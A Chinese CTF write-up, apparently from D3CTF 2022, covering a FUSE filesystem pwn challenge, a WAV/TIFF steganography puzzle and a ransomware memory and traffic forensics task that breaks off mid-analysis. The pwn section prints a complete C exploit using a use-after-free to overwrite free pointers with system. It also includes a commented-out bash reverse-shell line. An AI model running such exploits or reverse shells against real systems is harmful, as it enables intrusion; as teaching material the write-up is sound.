题目的目的是通过利用该文件系统的漏洞，拿到该文件系统程序的权限，对于该题目来说就是为了拿到被 chroot 隔离的 flag

可以参考 <https://github.com/libfuse/libfuse/blob/master/example/hello.c> 了解一个 fuse 程序的编写

参考 [fuse\\_operations](#) 结构体的定义，可以帮助分析各个文件系统操作

该题存在两个漏洞：

第一个是文件结构体的文件名长度是固定的，创建文件或目录的时候，通过 strcpy 写入文件名，可以溢出覆盖文件的 size 字段，和指向文件内容的 content 指针

```
10
11     memset(&dir->content[48 * idx], 0, 0x30uLL);
12     strcpy(&dir->content[48 * idx], s2);           // &dir->entries[idx].name
13     *(DWORD *)&dir->content[48 * idx + 32] = a3;
14     if ( a4 )
15         *a4 = &dir->content[48 * idx];
16     goto LABEL_21;
17 }
18 return (unsigned int)-12;
19 }
```

第二个是 rename 操作，在重命名文件后，把文件的 content 指针给 free 了，存在 UAF

```
16
17     memcpy(dest, src, 0x30uLL);
18     strcpy((char *)dest, v6);
19     free_file((__int64)src);
20     free(path);
21     return 0LL;
22 }
```

题目也关闭了 PIE 降低了利用难度（主要是开了 PIE 我没利用成功）

第一个洞可以通过覆盖 content 指针来任意读写，关闭 PIE 的同时也让 GOT 表可写，只要改写 GOT[free] 为 system 即可执行任意命令

第二个洞可以通过 UAF 伪造目录或者文件，控制整个文件结构体，同样可以任意读写

我看了看收上来的 WP，发现选手都用的第一个洞，而且利用起来也很简单，我这里只给出第二个洞的 exp 吧

```
#include <unistd.h>
#include <fcntl.h>
```

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/syscall.h>
#include <sys/stat.h>

#define SPRAY_SIZE 0x20

#define OPEN(x, filename, flags) do { \
    files[x] = open(filename, flags); \
    if (files[x] < 0) { \
        perror(filename); \
        exit(-1); \
    } \
} while (0);

#define WRITE(x, off, size) do { \
    if (off != lseek(files[x], off, SEEK_SET)) { \
        perror("lseek"); \
        exit(-2); \
    } \
    if (size != write(files[x], buf, size)) { \
        perror("write"); \
        exit(-2); \
    } \
} while (0);

#define READ(x, off, size) do { \
    if (off != lseek(files[x], off, SEEK_SET)) { \
        perror("lseek"); \
        exit(-3); \
    } \
    if (size != read(files[x], buf, size)) { \
        perror("read"); \
        exit(-3); \
    } \
} while (0);

#define UNLINK(filename) do { \
    if (0 != unlink(filename)) { \
        perror("unlink"); \
        exit(-4); \
    } \
} while (0);

#define TRUNCATE(x, size) do { \
    if (0 != ftruncate(files[x], size)) { \
        perror("truncate"); \
        exit(-5); \
    } \
} while (0);

#define RENAME(a, b) do { \
    if (0 != rename(a, b)) { \
        perror("rename"); \
        exit(-5); \
    } \
} while (0);
```

```
    } while (0);

#define MKDIR(a) do { \
    if (0 != mkdir(a, 0)) { \
        perror("mkdir"); \
        exit(-6); \
    } \
} while (0);

#define CLOSE(x) do { close(files[x]); } while (0);

int files[1024];
char buf[0x600];
char filename[0x100];
struct stat st;

char *cmd = "cp /flag /chroot/rwdir/flag";
//char *cmd = "bash -c 'bash -i >& /dev/tcp/ip/port 0>&1' &";

int main()
{
    puts("fill root dir");
    for (int i = 0; i < SPRAY_SIZE+2; i++) {
        sprintf(filename, "/mnt/fill%d", i);
        OPEN(0, filename, O_RDWR | O_CREAT);
        CLOSE(0);
    }

    for (int i = 0; i < SPRAY_SIZE+2; i++) {
        sprintf(filename, "/mnt/fill%d", i);
        UNLINK(filename);
    }

    puts("create uaf");
    OPEN(0, "/mnt/1.txt", O_RDWR | O_CREAT);
    TRUNCATE(0, 0x300);
    CLOSE(0);

    OPEN(0, "/mnt/free.txt", O_RDWR | O_CREAT);
    strcpy(buf, cmd);
    WRITE(0, 0, strlen(buf) + 1);
    CLOSE(0);

    RENAME("/mnt/1.txt", "/mnt/2.txt"); // & uaf
    OPEN(0, "/mnt/2.txt", O_RDWR);

    for (int i = 0; i < SPRAY_SIZE; i++) {
        sprintf(filename, "/mnt/dir%d", i);
        MKDIR(filename);
        sprintf(filename, "/mnt/dir%d/fake_file", i);
        OPEN(i+1, filename, O_RDWR | O_CREAT);
        TRUNCATE(i+1, 0x20);
        CLOSE(i+1);
    }

    READ(0, 0, 0x30); // dir entry
```

```

if (strncmp("fake_file", buf, 9)) {
    puts("failed");
    return 0;
}

printf("filename=%s\n", buf);

*(size_t *)&buf[0x24] = 0x8;           // size
*(size_t *)&buf[0x28] = 0x405018;     // content ptr = got['free']

WRITE(0, 0, 0x30); // modify ./mnt/dir/1.txt File Header

puts("leak libc");
sleep(1);

size_t free_ptr;
int fd = -1;
for (int i = 0; i < SPRAY_SIZE; i++) {
    sprintf(filename, "/mnt/dir%d/fake_file", i);
    lstat(filename, &st);
    printf("size = %d\n", st.st_size);
    if (st.st_size == 8) {
        fd = 1;
        OPEN(1, filename, O_RDWR);
        break;
    }
}

if (fd < 0) {
    puts("libc not found");
    return 0;
}

READ(1, 0, 8);
free_ptr = *(size_t *)&buf[0];

size_t lbase = free_ptr - 0x9d850;
size_t system_ptr = lbase + 0x55410;
size_t free_hook = lbase + 0x1eeb28;
printf("free = %#lx\n", free_ptr);
printf("lbase = %#lx\n", lbase);

puts("content ptr -> free_hook");
*(size_t *)&buf[0] = free_hook;
WRITE(fd, 0x28, 8);

puts("set free_hook=system");
*(size_t *)&buf[0] = system_ptr;
WRITE(fd, 0, 8);

// free !
puts("free");
UNLINK("/mnt/free.txt");

return 0;
}

```

## Misc

### BadW3ter

当时打题目名字的时候也没有多想，后来发现Water拼错了，笑死。

用010Editor打开文件，

0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
43	55	59	31	E6	AD	25	03	6E	77	33	31	6C	61	69	20	CUY1æ-%.nw31lai
12	00	00	00	01	00	02	00	44	AC	00	00	10	B1	02	00	.....D-...±..
04	00	10	00	00	00	64	61	74	61	C0	AD	25	03	04	00	.....dataÀ-%...
04	00	05	00	03	00	04	00	03	00	04	00	06	00	00	00	.....
04	00	00	00	01	00	06	00	02	00	04	00	07	00	0A	00	.....

发现文件头被篡改（我超，初音未来）。


0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
52	49	46	46	E6	AD	25	03	57	41	56	45	66	6D	74	20	RIFFæ-%.WAVEfmt
12	00	00	00	01	00	02	00	44	AC	00	00	10	B1	02	00	.....D-...±..
04	00	10	00	00	00	64	61	74	61	C0	AD	25	03	04	00	.....dataÀ-%...
04	00	05	00	03	00	04	00	03	00	04	00	06	00	00	00	.....

这里只改了RIFF区块前后和FORMAT区块开头的标识符，可以相对容易地恢复成正常的文件格式，并且得到字符串 cuY1nw31lai

根据题目提示「Dive into」the w3ter, deeper and deeper. 使用DeepSound解密，密码为 cuY1nw31lai 得到一个flag.png，直接扫发现被骗了。


	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
0000h:	49	49	2A	00	08	00	00	00	14	00	FE	00	04	00	01	00	II*.....þ....
0010h:	00	00	00	00	00	00	00	01	03	00	01	00	00	00	2C	01	.....,..,
0020h:	00	00	01	01	03	00	01	00	00	00	2C	01	00	00	02	01	.....,..,
0030h:	03	00	03	00	00	00	FE	00	00	00	03	01	03	00	01	00	.....þ....
0040h:	00	00	01	00	00	00	06	01	03	00	01	00	00	00	02	00	.....
0050h:	00	00	11	01	04	00	01	00	00	00	72	5C	00	00	15	01	.....r\....
0060h:	03	00	01	00	00	00	03	00	00	00	16	01	03	00	01	00	.....
0070h:	00	00	2C	01	00	00	17	01	04	00	01	00	00	00	B0	1E	.,.,.,.,.
0080h:	04	00	1A	01	05	00	01	00	00	00	04	01	00	00	1B	01	.....
0090h:	05	00	01	00	00	00	0C	01	00	00	1C	01	03	00	01	00	..... ....
00A0h:	00	00	01	00	00	00	28	01	03	00	01	00	00	00	02	00	.....(....
00B0h:	00	00	31	01	02	00	1B	00	00	00	14	01	00	00	32	01	.1.....2.
00C0h:	02	00	14	00	00	00	30	01	00	00	BC	02	01	00	13	16	.....0...¼....
00D0h:	00	00	44	01	00	00	49	86	01	00	1A	45	00	00	58	17	..D...It...E.X.
00E0h:	00	00	69	87	04	00	01	00	00	00	24	7B	04	00	5C	93	..i‡.....\${...\"
00F0h:	07	00	58	DA	01	00	50	7B	04	00	00	00	00	00	08	00	..XÚ..P{.....
0100h:	08	00	08	00	80	FC	0A	00	10	27	00	00	80	FC	0A	00	....€ü...'..€ü..
0110h:	10	27	00	00	41	64	6F	62	65	20	50	68	6F	74	6F	73	'..Adobe Photoshop
0120h:	68	6F	70	20	43	53	20	57	69	6E	64	6F	77	73	00	00	hop CS Windows..
0130h:	32	30	32	32	3A	30	32	3A	31	33	20	32	33	3A	32	30	2022:02:13 23:20
0140h:	3A	30	39	00	3C	3F	78	70	61	63	6B	65	74	20	62	65	:09.<?xpacket be
0150h:	67	69	6E	3D	27	EF	BB	BF	27	20	69	64	3D	27	57	35	gin='í»¿' id='W5
0160h:	4D	30	4D	70	43	65	68	69	48	7A	72	65	53	7A	4E	54	MOMpCehiHzreSzNT
0170h:	63	7A	6B	63	39	64	27	3F	3E	0A	3C	78	3A	78	6D	70	czkc9d'?>.<x:xmp
0180h:	6D	65	74	61	20	78	6D	6C	6E	73	3A	78	3D	27	61	64	meta xmlns:x='adobe:ns:meta/' x:
0190h:	6F	62	65	3A	6E	73	3A	6D	65	74	61	2F	27	20	78	3A	xmptk='XMP toolkit
01A0h:	78	6D	70	74	6B	3D	27	58	4D	50	20	74	6F	6F	6C	6B	it 3.0-28, frame
01B0h:	69	74	20	33	2E	30	2D	32	38	2C	20	66	72	61	6D	65	work 1.6'>.<rdf:
01C0h:	77	6F	72	6B	20	31	2E	36	27	3E	0A	3C	72	64	66	3A	RDF xmlns:rdf='h
01D0h:	52	44	46	20	78	6D	6C	6E	73	3A	72	64	66	3D	27	68	ttp://www.w3.org
01E0h:	74	74	70	3A	2F	2F	77	77	77	2E	77	33	2E	6F	72	67	/1999/02/22-rdf-
01F0h:	2F	31	39	39	2F	30	32	2F	32	32	2D	72	64	66	2D	syntax-ns#' xmlns:iX='http://ns.adobe.com/iX/1.0	
0200h:	73	79	6E	74	61	78	2D	6E	73	23	27	20	78	6D	6C	6E	/'>.. <rdf:Descr
0210h:	73	3A	69	58	3D	27	68	74	74	70	3A	2F	2F	6E	73	2E	iption rdf:about
0220h:	61	64	6F	62	65	2E	63	6F	6D	2F	69	58	2F	31	2E	30	= 'uuid:64779af1-
0230h:	2F	27	3E	0A	0A	20	3C	72	64	66	3A	44	65	73	63	72	8ce0-11ec-ba60-b
0240h:	69	70	74	69	6F	6E	20	72	64	66	3A	61	62	6F	75	74	9cb1e4587aa'. x
0250h:	3D	27	75	75	69	64	3A	36	34	37	37	39	61	66	31	2D	mlns:pdf='http:/
0260h:	38	63	65	30	2D	31	31	65	63	2D	62	61	36	30	2D	62	
0270h:	39	63	62	31	65	34	35	38	37	61	61	27	0A	20	20	78	
0280h:	6D	6C	6E	73	3A	70	64	66	3D	27	68	74	74	70	3A	2F	

查看文件头，发现并不是一个PNG文件。结合开头的 II\* 标识和大量的 Adobe Photoshop 注释信息可以推测出是TIFF存储格式，改后缀名后用 Adobe Photoshop 打开。你也可以选择使用 file 进行识别。



发现图片包含一张透明底的二维码图片和一个白底。通过大眼观察（或是Stegsolve之类的工具）是可以发现前景的二维码图片并不是纯黑的，并且颜色分布有一点微妙。这是因为前景图片的颜色是通过计算使得其在白色背景和黑色背景下显示效果不同的。

使用油漆桶工具将背景改为黑色。可以发现二维码内容发生了变化。



用魔棒之类的工具处理一下，扫描得到flag

D3CTF{M1r@9e\_T@nK\_1s\_0m0sh1roiii1111!!!!Isn't\_1t?}

参考资料：<https://zhuanlan.zhihu.com/p/32532733>

原曲：<https://www.bilibili.com/video/BV1tj411m7Az>

# WannaWacca

OMG, I think this is a ransomware virus.

首先拿到一个内存镜像，通过 cmdscan、cmdline、pslist 不难发现 pid 为 1404 的可疑进程

SmartFalcon.exe，同时还有 readme.txt

```
[saya volatility]# python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 cmdscan
Volatility Foundation Volatility Framework 2.6.1
*****
[07-55:59:47] [root@192.168.1.10 ~]# ./cmdscan
CommandProcess: comhost.exe Pid: 2584
CommandHistory: 0x4614d0 Application: SmartFalcon.exe Flags: Allocated
CommandCount: 0 LastAdded: -1 LastDisplayed: -1
FirstCommand: 0 CommandCountMax: 50
ProcessHandle: 0x60
Cmd #43 @ 0x45ff60: E
Cmd #44 @ 0x462760: E

0xfffffa800e907060 SmartFalcon.ex      1404    444     8     85      1      0 2022-02-19 18:01:37 UTC+0000
```

```
*****  
notepad.exe pid: 2568 profile=Win7SP1x64 filescan | grep  
Command line : "C:\Windows\system32\NOTEPAD.EXE" C:\Users\D3CTF\Desktop\readme.txt  
*****
```

然后使用 `filescan` 和 `dumpfiles` 将它们提取出来

```
python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 filescan | grep  
SmartFalcon  
# 0x000000003dec4a70      5      0 R--r-d  
\Device\Harddiskvolume1\Users\D3CTF\Desktop\smartFalcon.exe  
  
python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 filescan | grep  
readme.txt  
# 0x000000003e306830      16      0 RW-rw-  
\Device\Harddiskvolume1\Users\D3CTF\Desktop\readme.txt  
  
python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 dumpfiles -Q  
0x000000003dec4a70 -D ./  
# ImageSectionObject 0x3dec4a70 None  
\Device\Harddiskvolume1\Users\D3CTF\Desktop\smartFalcon.exe  
  
python2 vol.py -f d3-win7-5f799647.vmem --profile=Win7SP1x64 dumpfiles -Q  
0x000000003e306830 -D ./  
# DataSectionObject 0x3e306830 None  
\Device\Harddiskvolume1\Users\D3CTF\Desktop\readme.txt  
  
file file.None.0xfffffa800ec68010.img  
# file.None.0xfffffa800ec68010.img: PE32+ executable (console) x86-64 (stripped to  
external PDB), for MS Windows  
  
file file.None.0xfffffa800ebd7180.dat  
# file.None.0xfffffa800ebd7180.dat: ASCII text, with CRLF line terminators
```

根据 `readme.txt` 最后一句 `YOU WILL NEVER KNOW MY IP ADDRESS!` 得知要找 IP, 方便进行流量分析

查壳, 发现用了 upx, 直接 `upx -d` 运行不了, 参考下面的 issue 添加参数解决

<https://github.com/upx/upx/issues/359>

```
.\upx.exe -d --strip-relocs=0 SmartFalcon.exe
```

拖进 IDA 发现函数名被混淆难以逆向, 尝试寻找别的方法

```
strings SmartFalcon.exe > strs.txt
```

然后用文本编辑器加正则 `[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}:[0-9]{1,5}` 可以找到 `114.116.210.244:53939`

将地址改到本机

```
sed -i "s/114.116.210.244/127.127.127.127/" SmartFalcon.exe
```

查看流量包, filter 填上 `ip.addr == 114.116.210.244`

## 9518 号包包含明文 enc\_flag.zip 公钥

Wireshark - 分组 9518 - router.pcapng

```
> Frame 9518: 445 bytes on wire (3560 bits), 445 bytes captured (3560 bits) on interface \Device\NPF_{D3160455-4242-4
> Ethernet II, Src: VMware_eb:0f:30 (00:50:56:eb:0f:30), Dst: VMware_55:ea:05 (00:0c:29:55:ea:05)
> Internet Protocol Version 4, Src: 114.116.210.244, Dst: 192.168.38.129
> Transmission Control Protocol, Src Port: 53939, Dst Port: 56762, Seq: 1, Ack: 121, Len: 391
└ Data (391 bytes)
    └ Data: 2eff81030101074d65737361676501ff8200010301024964010c000104436f646501ff84...
        [Length: 391]
```

0030 fa f0 c7 8b 00 00 2e ff 81 03 01 01 07 4d 65 73 . . . . . . . . Mes
0040 73 61 67 65 01 ff 82 00 01 03 01 02 49 64 01 0c sage . . . . Id .
0050 00 01 04 43 6f 64 65 01 ff 84 00 01 03 4d 73 67 . . . . Code . . . . Msg
0060 01 0c 00 00 00 18 ff 83 01 01 01 08 5b 34 5d 75 . . . . . . . . [4]u
0070 69 6e 74 38 01 ff 84 00 01 06 01 08 00 00 fe 01 int8 . . . . .
0080 3c ff 82 01 24 36 32 45 43 34 44 35 36 2d 41 35 < . . . \$62E C4D56-A5
0090 34 46 2d 37 31 39 43 2d 33 30 32 38 2d 39 43 44 4F-719C- 3028-9CD
00a0 35 35 44 35 35 45 41 30 35 01 04 00 00 00 04 01 55D55EA0 5. . . .
00b0 fe 01 09 65 6e 63 20 66 6c 61 67 2e 7a 69 70 20 . . . . enc f lag.zip
00c0 2d 2d 2d 2d 42 45 47 49 4e 20 52 53 41 20 50 . . . . -BEG IN RSA P
00d0 55 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 0a 4d UBLIC KE Y . . . M
00e0 49 47 4a 41 6f 47 42 41 4d 6b 57 78 50 4e 42 42 IGJaoGBA MkWxPnBB
00f0 66 61 46 57 55 33 45 2f 52 32 50 48 67 57 2f 58 faFWU3E/ R2PHqW/X
0100 4c 38 44 6d 61 77 58 48 36 54 57 4b 38 51 75 32 L80mawXH 6TWk8Qu2
0110 71 69 57 62 67 73 38 33 44 33 31 73 4c 6e 32 0a qiwBgs83 D31sLn2-
0120 55 31 56 4a 73 74 38 48 46 6a 37 44 61 6d 4f 67 U1Vjst8H Fj7Dam0g
0130 49 34 57 42 42 78 6f 51 49 6d 51 69 6a 48 57 72 I4WBNxQ ImQijHWr
0140 72 65 56 44 66 64 2b 39 35 67 4a 65 74 49 36 35 reVfd+9 5gJetI65
0150 62 70 30 51 4b 67 70 6d 77 6f 2b 36 6d 64 36 73 bp0QKgpM w0+6md6s
0160 0a 2b 68 75 76 64 58 39 4d 70 77 54 66 64 51 54 . . +hvudx9 MpwtfdQt
0170 67 6c 63 42 6d 6c 55 37 53 51 75 5a 65 4d 49 43 glcBmlU7 SQuzeMIC
0180 6f 69 2f 4e 46 6f 73 59 64 47 64 4d 73 66 39 5a o1/NFosY dGdMsf9Z

No.: 9518 - Time: 70.089692 - Source: 114.116.210.244 - Destination: 192.168.38.129 - Protocol: TCP - Length: 445 - Info: 53939 → 56762 [FIN, PSH, ACK] Seq=1 Ack=121 Win=64240 Len=391

[帮助\(H\)](#)

## 随后 12185 号包命令执行 dir

Wireshark - 分组 12185

```
> Frame 12185: 180 bytes on wire (1440 bits), 180 bytes captured (1440 bits) on interface \Device\N
> Ethernet II, Src: VMware_eb:0f:30 (00:50:56:eb:0f:30), Dst: VMware_55:ea:05 (00:0c:29:55:ea:05)
> Internet Protocol Version 4, Src: 114.116.210.244, Dst: 192.168.38.129
> Transmission Control Protocol, Src Port: 53939, Dst Port: 56764, Seq: 1, Ack: 121, Len: 126
└ Data (126 bytes)
    └ Data: 2eff81030101074d65737361676501ff8200010301024964010c000104436f646501ff84...
        [Length: 126]
```

0000 00 0c 29 55 ea 05 00 50 56 eb 0f 30 08 00 45 00 . . . . P V . . . E
0010 00 a6 e6 96 00 00 80 06 27 29 72 74 d2 f4 c0 a8 . . . . 'rt . . .
0020 26 81 d2 b3 dd bc 09 b5 78 d1 2f 54 24 d9 50 19 & . . . . x /T\$ . P
0030 fa f0 69 e8 00 00 2e ff 81 03 01 01 07 4d 65 73 . i . . . . Mes
0040 73 61 67 65 01 ff 82 00 01 03 01 02 49 64 01 0c sage . . . . Id .
0050 00 01 04 43 6f 64 65 01 ff 84 00 01 03 4d 73 67 . . . . Code . . . . Msg
0060 01 0c 00 00 00 18 ff 83 01 01 01 08 5b 34 5d 75 . . . . . . . . [4]u
0070 69 6e 74 38 01 ff 84 00 01 06 01 08 00 00 35 ff int8 . . . . 5 .
0080 82 01 24 36 32 45 43 34 44 35 36 2d 41 35 34 46 < . . . \$62E C4 D56-A54F
0090 2d 37 31 39 43 2d 33 30 32 38 2d 39 43 44 35 35 -719C- 30 28-9CD55
00a0 44 35 35 45 41 30 35 01 04 00 00 00 04 01 04 64 D55EA05 . . . . d
00b0 69 72 0a 00 ir . . . .

# 12190 返回文件目录 flag.zip 变成了 flag.zip.Wannawacca

```
Wireshark · 追踪 TCP 流 (tcp.stream eq 127) · router.pcapng

.....Message.....Id.....Code.....Msg.....[4]uint8.....$62EC4D56-A54F-719C-3028-9CD55D55EA05..... C .....
..... D05C-F666

C:\Users\D3CTF\Desktop ......

2022/02/16 21:13 <DIR> .
2022/02/16 21:13 <DIR> ..
2022/02/16 21:13 2,285,312 flag.zip.Wannawacca
2022/02/16 21:11 4,045,824 go_build_client.exe
2022/02/16 21:13 396 readme.txt
2022/02/16 3 ..... 6,331,532 .....
2 ..... 29,464,039,424 .....


C:\Users\D3CTF\Desktop>.....Message.....Id.....Code.....Msg.....[4]uint8.....3...$62EC4D56-A54F-719C-3028-9CD55D55EA05.....OK.
```

猜测为 9518 加密指令

## 15024 号包包含明文 dec flag.zip.Wannawacca 私钥

```
Wireshark - 分组 15024 - router.pcapng

Frame 15024: 1892 bytes on wire (8736 bits), 1892 bytes captured (8736 bits) on interface \Device\NPF_{D3160455-4242-4F08-81D8-5CFAA467320C}, id 0
Ethernet II, Src: Vhware_ab:0f:30 (00:50:56:ab:0f:30), Dst: Vhware_55:ea:05 (00:0c:29:55:ea:05)
Internet Protocol Version 4, Src: 114.116.230.244, Dst: 192.168.38.129
Transmission Control Protocol, Src Port: 53939, Dst Port: 56746, Seq: 1, Ack: 121, Len: 1038
Data (1038 bytes)
Data: 2efffb1081010174d65737361676501ff8200010301024964810c000104436f646501ff84...
[Length: 1038]
```



## 随后 15304 号包命令执行 dir

```
Wireshark - 分组 15304 - router.pcapng

